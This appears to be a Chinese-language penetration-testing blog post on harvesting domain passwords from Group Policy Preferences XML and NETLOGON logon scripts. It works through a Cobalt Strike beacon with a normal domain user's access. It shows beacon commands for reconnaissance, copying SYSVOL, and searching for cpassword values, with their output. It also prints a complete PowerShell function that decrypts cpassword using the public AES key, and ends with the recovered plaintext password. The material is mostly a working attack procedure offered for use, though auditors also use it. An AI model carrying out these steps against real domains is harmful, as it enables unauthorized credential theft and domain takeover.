
内网密码搜集 [搜集 GPP 和 NETLOGON 脚本中的 域账号密码]

0x01 前期基础搜集

一般情况下,当我们一拿到某个普通域用户权限,第一反应就是去它的组策略共享目录里先翻翻有没有可用的[域]账号密码,然后再去 NETLOGON 目录的脚本里看看保存的有没有各种现成的连接密码 [有些域用户由于业务需求可能需要在一登录域时就执行某些操作,比如,挂载共享之类的,这样一来,登录脚本里很可能存的就有各种用于挂载的账号密码],可能是个比较容易忽略的个小利用点,非常简单,废话就不多讲了,看具体利用

```
beacon> getuid                                                           注: 当前 beacon shell 只是一个普通域用户权限,如下
beacon> shell wmic qfe get HotFixID | findstr KB2962486                  如果发现目标机器上打的有此补丁,基本 组策略的 xml 里就不可能再存有密码了,当前只是个单机系统时不可能打的有的
beacon> shell net time /domain                                           定位目标主控,实际上你可以把所有域控都查出来然后再一个个的 net view
beacon> shell wmic OS get Caption,CSDVersion,OSArchitecture,Version      当前机器为单机系统
```




```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are GOD\boss
beacon> shell wmic qfe get HotFixID | findstr KB2962486
[*] Tasked beacon to run: wmic qfe get HotFixID | findstr KB2962486
[+] host called home, sent: 72 bytes
beacon> shell net time /domain
[*] Tasked beacon to run: net time /domain
[+] host called home, sent: 47 bytes
[+] received output:
\\OWA2010CN-God.god.org 的当前时间是 2019/4/25 17:23:46

命令成功完成。


beacon> shell wmic OS get Caption,CSDVersion,OSArchitecture,Version
[*] Tasked beacon to run: wmic OS get Caption,CSDVersion,OSArchitecture,Version
[+] host called home, sent: 84 bytes
[+] received output:
Caption                      CSDVersion  OSArchitecture  Version
Microsoft Windows 8.1 专业版               64 位            6.3.9600
```


0x02 将目标域控组策略共享目录下的所有文件全部拖到当前机器上

1) 首先,尝试访问下域控机器上的组策略共享目录和 NETLOGON 目录,看下能否正常的 dir

```
beacon> shell net view OWA2010CN-God
beacon> shell dir \\OWA2010CN-God\SYSVOL
beacon> shell dir \\OWA2010CN-God\NETLOGON                    脚本里也一样可能放的有各种账号密码
```




```
beacon> shell net view OWA2010CN-God
[*] Tasked beacon to run: net view OWA2010CN-God
[+] host called home, sent: 53 bytes
[+] received output:
在 OWA2010CN-God 的共享资源



共享名         类型   使用为   注释

-------------------------------------------------------------------------------
Address       Disk          "Access to address objects"
ExchangeOAB   Disk          OAB Distribution share
GroupMetrics  Disk          邮件提示组度量标准发布点
NETLOGON      Disk          Logon server share
SYSVOL        Disk          Logon server share
命令成功完成。


beacon> shell dir \\OWA2010CN-God\SYSVOL
[*] Tasked beacon to run: dir \\OWA2010CN-God\SYSVOL
[+] host called home, sent: 57 bytes
[+] received output:
 驱动器 \\OWA2010CN-God\SYSVOL 中的卷没有标签。
 卷的序列号是 109F-E998

 \\OWA2010CN-God\SYSVOL 的目录

2018/12/22  16:24    <DIR>          .
2018/12/22  16:24    <DIR>          ..
2018/12/22  16:24    <JUNCTION>     god.org [C:\Windows\SYSVOL\domain]
               0 个文件              0 字节
               3 个目录 27,193,057,280 可用字节
```



```
beacon> shell dir \\OWA2010CN-God\NETLOGON
[*] Tasked beacon to run: dir \\OWA2010CN-God\NETLOGON
[+] host called home, sent: 59 bytes
[+] received output:
 驱动器 \\OWA2010CN-God\NETLOGON 中的卷没有标签。
 卷的序列号是 109F-E998

 \\OWA2010CN-God\NETLOGON 的目录

2019/04/25  17:29    <DIR>          .
2019/04/25  17:29    <DIR>          ..
2019/04/21  14:25               846 Cache.vbs
               1 个文件            846 字节
               2 个目录 27,193,053,184 可用字节
```

2) 接着,尝试将域控组策略共享目录中的文件全部拖到当前机器上,如下


```
beacon> cd c:\windows\temp
beacon> pwd
beacon> shell xcopy \\OWA2010CN-God\SYSVOL\ . /y /e /i /q
beacon> shell dir c:\windows\temp\god.org
beacon> cd god.org
```



```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is c:\windows\temp
beacon> shell xcopy \\OWA2010CN-God\SYSVOL\ . /y /e /i /q
[*] Tasked beacon to run: xcopy \\OWA2010CN-God\SYSVOL\ . /y /e /i /q
[+] host called home, sent: 74 bytes
[+] received output:
复制了 8 个文件

beacon> shell dir c:\windows\temp\god.org
[*] Tasked beacon to run: dir c:\windows\temp\god.org
[+] host called home, sent: 58 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 F4FF-8380

 c:\windows\temp\god.org 的目录

2019/04/25  17:43    <DIR>          .
2019/04/25  17:43    <DIR>          ..
2019/04/25  17:43    <DIR>          Policies
2019/04/25  17:32    <DIR>          scripts
               0 个文件              0 字节
               4 个目录 48,481,771,520 可用字节
```

3) 开始查找刚刚拖回来的目录下的所有 xml 文件中的账号和密码 hash,具体如下,此处的这三个用户都是普通域用户,如果你运气爆棚,说不定会直接搞到某个域管的账号密码 [虽然这种可能性确实比较小,但也不是完全没有可能],之后再把拿到的密码 hash 粘到本地解密即可

```
beacon> shell findstr /c:"userName=" /c:"cpassword=" /si *.xml
```



```
beacon> shell findstr /c:"userName=" /c:"cpassword=" /si *.xml
[*] Tasked beacon to run: findstr /c:"userName=" /c:"cpassword=" /si *.xml
[+] host called home, sent: 79 bytes
[+] received output:
Policies\{7F8B3A37-6CA9-4AF3-B802-2B50FD2885BF}\User\Preferences\Groups\Groups.xml:<Groups clsid="{3125E937-EB16-4b4c-
9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="boss" image="2" changed="2019-04-25 09:
12:58" uid="{40F0C829-F880-4790-B56B-5893E7A27011}"><Properties action="U" newName="" fullName="" description=""
cpassword="Hd/xxCN9bFRTj8C2az+0t3el0u3Dn68pZ1Sd4IHmbPw" changeLogon="1" noChange="0" neverExpires="0" acctDisabled="
0" userName="boss"/></User>
Policies\{7F8B3A37-6CA9-4AF3-B802-2B50FD2885BF}\User\Preferences\Groups\Groups.xml:    <User clsid="{DF5F1855-51E5-
4d24-8B1A-D9BDE98BA1D1}" name="fedora" image="2" changed="2019-04-25 09:13:34" uid="{2D6798DC-43E0-4A1E-99B3-
BC3C92DAF137}"><Properties action="U" newName="" fullName="" description="" cpassword="
A48HwlVXS/3M2Asazld/d7Fvvt42DD7pOJGn/ut+z7I" changeLogon="1" noChange="0" neverExpires="0" acctDisabled="0" userName="
fedora"/></User>
Policies\{7F8B3A37-6CA9-4AF3-B802-2B50FD2885BF}\User\Preferences\Groups\Groups.xml:    <User clsid="{DF5F1855-51E5-
4d24-8B1A-D9BDE98BA1D1}" name="jenkins" image="2" changed="2019-04-25 09:15:55" uid="{3996BAA2-6C3E-4AB8-8CF7-
6F23C4EF9656}"><Properties action="U" newName="" fullName="" description="" cpassword="
iFVquK/H47g+MM5HFdKDP2+TEmOWykunaQ0PufPBkSc" changeLogon="1" noChange="0" neverExpires="0" acctDisabled="0" userName="
jenkins"/></User>
```


0x03 本地解密

解密脚本如下[微软已公开私钥],只需把最后一行的 hash 替换下就好

```
function Get-DecryptedCpassword {
   [CmdletBinding()]
   Param (
       [string] $Cpassword
   )

   try {
       #Append appropriate padding based on string length
       $Mod = ($Cpassword.length % 4)

       switch ($Mod) {
       '1' {$Cpassword = $Cpassword.Substring(0,$Cpassword.Length -1)}
       '2' {$Cpassword += ('=' * (4 - $Mod))}
       '3' {$Cpassword += ('=' * (4 - $Mod))}
       }

       $Base64Decoded = [Convert]::FromBase64String($Cpassword)

       #Create a new AES .NET Crypto Object
       $AesObject = New-Object System.Security.Cryptography.AesCryptoServiceProvider
       [Byte[]] $AesKey = @(0x4e,0x99,0x06,0xe8,0xfc,0xb6,0x6c,0xc9,0xfa,0xf4,0x93,0x10,0x62,0x0f,0xfe,0xe8,
                           0xf4,0x96,0xe8,0x06,0xcc,0x05,0x79,0x90,0x20,0x9b,0x09,0xa4,0x33,0xb6,0x6c,0x1b)

       #Set IV to all nulls to prevent dynamic generation of IV value
       $AesIV = New-Object Byte[]($AesObject.IV.Length)
       $AesObject.IV = $AesIV
       $AesObject.Key = $AesKey
       $DecryptorObject = $AesObject.CreateDecryptor()
       [Byte[]] $OutBlock = $DecryptorObject.TransformFinalBlock($Base64Decoded, 0, $Base64Decoded.length)

       return [System.Text.UnicodeEncoding]::Unicode.GetString($OutBlock)
   }

   catch {Write-Error $Error[0]}
}
Get-DecryptedCpassword "A48HwlVXS/3M2Asazld/d7Fvvt42DD7pOJGn/ut+z7I"
```

最终,通过解密得到明文密码

```
# powershell -exec bypass
PS > Import-Module .\GPP.ps1
```



```
D:\>powershell -exec bypass
Windows PowerShell
版权所有 (C) 2009 Microsoft Corporation。保留所有权利。

PS D:\> Import-Module .\gppcrack.ps1
Admin12345
PS D:\> _
```

小结:

没啥实际的技术含量,只是为了告诉大家平时进行域渗透时,有条件的情况下可以先来这下面找找密码,说不定就会有惊喜,万一撸到可用的域管密码,后面的活儿基本也就不用太费劲了,ok,今天就先到这儿吧,祝好运 ☺

